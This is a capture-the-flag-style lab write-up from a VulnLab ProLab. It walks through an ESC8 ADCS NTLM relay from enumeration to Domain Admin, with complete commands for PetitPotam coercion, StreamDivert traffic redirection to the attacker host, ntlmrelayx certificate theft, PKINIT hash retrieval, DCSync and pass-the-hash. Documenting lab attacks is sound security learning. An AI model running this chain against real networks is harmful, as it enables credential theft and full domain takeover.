
Introduction
ESC8 is a vulnerability in Active Directory Certificate Services (ADCS) that occurs when the Web Enrollment service is enabled over HTTP without encryption, or over HTTPS without Channel Binding (EPA) enabled.
The vulnerable endpoint is:
http://<CA>/certsrv/certfnsh.asp
This endpoint accepts NTLM authentication without signing or channel binding, making it susceptible to NTLM Relay attacks. In essence, an attacker can intercept the NTLM authentication of a privileged account (such as the Domain Controller’s machine account) and relay it to the ADCS service to obtain a valid certificate on behalf of that account.
Why is this critical?
Domain Controller machine accounts (BERSRV100$) hold elevated privileges in the domain. If we obtain a valid certificate in the name of the DC, we can chain the following steps:
DC Certificate → PKINIT → DC NT hash → DCSync → all domain hashes
This leads us directly to full compromise of the Active Directory domain.
Scenario
This technique was discovered during the resolution of the Kaiju Mini ProLab from VulnLab. The lab infrastructure is as follows:
10.10.14.59   Kali Linux    → attacker machine
172.16.90.50  BERSRV200     → pivot point (previously compromised)
172.16.90.60  BERSRV100     → Domain Controller + root CA (kaiju-CA)
172.16.90.61  BERSRV105     → Subordinate CA (kaiju-sub-CA) ← ESC8 here
Phase 1 — ADCS Enumeration
Before executing the attack, we need to confirm that ADCS exists on the network and that some CA has ESC8. We start with NetExec to discover if there is an ADCS server:
nxc ldap 172.16.90.60 -u clare.frost -p 'a...' -d kaiju.vl -M adcs

NetExec confirms two CAs in the domain: kaiju-CA on BERSRV100 and kaiju-sub-CA on BERSRV105. We now use Certipy to look for specific vulnerabilities:
certipy find -u clare.frost -p 'a...' -dc-ip 172.16.90.60 -vulnerable -stdout
  0
    CA Name                             : kaiju-sub-CA
    DNS Name                            : BERSRV105.kaiju.vl
    Web Enrollment
      HTTP
        Enabled                         : True       ← no encryption, vulnerable
      HTTPS
        Enabled                         : False
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
  1
    CA Name                             : kaiju-CA
    DNS Name                            : BERSRV100.kaiju.vl
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : True
        Channel Binding (EPA)           : False      ← no protection
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP and HTTPS, and Channel Binding is disabled.
Certipy confirms ESC8 on both CAs. We will use kaiju-sub-CA on BERSRV105 as the relay target since it has HTTP web enrollment enabled with no additional protection.
Phase 2 — Environment Setup
The network problem
Our attacking Kali machine (10.10.14.59) is on the HTB VPN network and has no direct reach to the internal network 172.16.90.0/24. To solve this, we use Ligolo-ng to pivot through BERSRV200, which has access to both networks.
However, there is an additional problem: for the relay to work, the DC needs to authenticate to us on port 445. But that port on BERSRV200 is already occupied by the native Windows SMB service and cannot be easily freed.
The solution is port bending with StreamDivert — a tool that intercepts network traffic at the kernel level on BERSRV200 and transparently redirects it to our Kali, without needing to free port 445.
Port Bending with StreamDivert
StreamDivert: https://github.com/jellever/StreamDivert
We upload the three required files to BERSRV200 as Administrator:
scp StreamDivert.exe WinDivert64.sys WinDivert.dll "Administrator@10.13.38.41:C:/temp/"
We create the configuration file config.txt on BERSRV200:
tcp < 445 0.0.0.0 -> 10.10.14.59 445
This rule tells StreamDivert that all incoming TCP traffic to port 445 from any source should be redirected to our Kali at 10.10.14.59:445. Run it as Administrator:
.\StreamDivert.exe config.txt -f -v
With this, any NTLM authentication arriving at BERSRV200:445 will be transparently redirected to our Kali, where ntlmrelayx will be waiting.
Phase 3 — Attack Execution
With the environment ready, the attack requires two terminals running in parallel.
Terminal 1 — ntlmrelayx listening on Kali
We launch ntlmrelayx pointing to the web enrollment endpoint on BERSRV105:
impacket-ntlmrelayx -t http://172.16.90.61/certsrv/certfnsh.asp \
    -smb2support --adcs --template DomainController
-tpoints to the vulnerable ADCS (kaiju-sub-CA on BERSRV105)--adcsenables relay mode toward ADCS to request certificates--template DomainControllerspecifies the certificate template to request-smb2supportenables SMBv2 support
Terminal 2 — DC Coercion with PetitPotam
We use PetitPotam to force the DC to authenticate toward BERSRV200 by abusing MS-EFSRPC functions:
python3 PetitPotam.py -u 'Clare.Frost' -p 'a...' \
    172.16.90.50 172.16.90.60
172.16.90.50→ listener (BERSRV200, where StreamDivert redirects to Kali)172.16.90.60→ target (DC BERSRV100 that we want to coerce)
Relay flow
Once both commands are running, the complete flow is as follows:

DC (172.16.90.60)
    ↓ PetitPotam forces it to authenticate toward BERSRV200:445
BERSRV200:445 (172.16.90.50)
    ↓ StreamDivert intercepts the traffic and redirects it
Kali:445 (10.10.14.59)
    ↓ ntlmrelayx captures BERSRV100$ authentication
    ↓ and relays it to the ADCS HTTP endpoint impersonating the DC
BERSRV105:80 (172.16.90.61)
    ↓ ADCS believes it is the DC requesting a certificate and issues it
BERSRV100.pfx ← certificate for BERSRV100$ obtained

ntlmrelayx confirms the relay was successful and writes the certificate to disk:
[*] (SMB): Authenticating connection from KAIJU/BERSRV100$@10.13.38.41 against http://172.16.90.61 SUCCEED
[*] http://KAIJU/BERSRV100$@172.16.90.61 -> GOT CERTIFICATE! ID 9
[*] http://KAIJU/BERSRV100$@172.16.90.61 -> Writing PKCS#12 certificate to ./BERSRV100.pfx
[*] http://KAIJU/BERSRV100$@172.16.90.61 -> Certificate successfully written to file
Phase 4 — From Certificate to Domain Admin
With the BERSRV100.pfx certificate in hand, the path to Domain Admin becomes straightforward.
Obtain NT hash via PKINIT

We use Certipy to authenticate with the certificate via PKINIT — a Kerberos authentication mechanism that accepts certificates instead of passwords. This returns the NT hash of the DC’s machine account:
certipy auth -pfx BERSRV100.pfx \
    -dc-ip 172.16.90.60 \
    -username 'BERSRV100$' \
    -domain kaiju.vl
[*] Got TGT
[*] Trying to retrieve NT hash for 'bersrv100$'
[*] Got hash for 'bersrv100$@kaiju.vl':
    aad3b435b51404eeaad3b435b51404ee:cb55XXXXXXXXXXX
DCSync — full domain dump
With the NT hash of the DC machine account we can perform DCSync, which replicates the DC’s user database toward us, obtaining the hashes of all domain users:
impacket-secretsdump \
    -hashes aad3b435b51404eeaad3b435b51404ee:cb55XXXXXXXXXXX \
    'kaiju.vl/BERSRV100$'@172.16.90.60

Administrator:500:aad3b435b51404eeaad3b435b51404ee:0b46XXXXXXXXXXX:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e974XXXXXXXXXXX:::
kaiju.vl\clare.frost:1105:...
kaiju.vl\sasrv200:1104:...
Domain Admin
With the Administrator’s domain hash we use Pass-the-Hash to connect to the servers without needing the plaintext password:
# Domain Controller
evil-winrm -i 172.16.90.60 -u Administrator -H 0b46XXXXXXXXXXX

# Subordinate CA
evil-winrm -i 172.16.90.61 -u Administrator -H 0b46XXXXXXXXXXX
Thanks for reading — if this helped you in any way, then I’ve achieved my goal. If you have any questions about the post or suggestions for improvement, my socials are on this blog — don’t hesitate to reach out.
To close, a quote:
“What we know is a drop, what we don’t know is an ocean.”
— Isaac Newton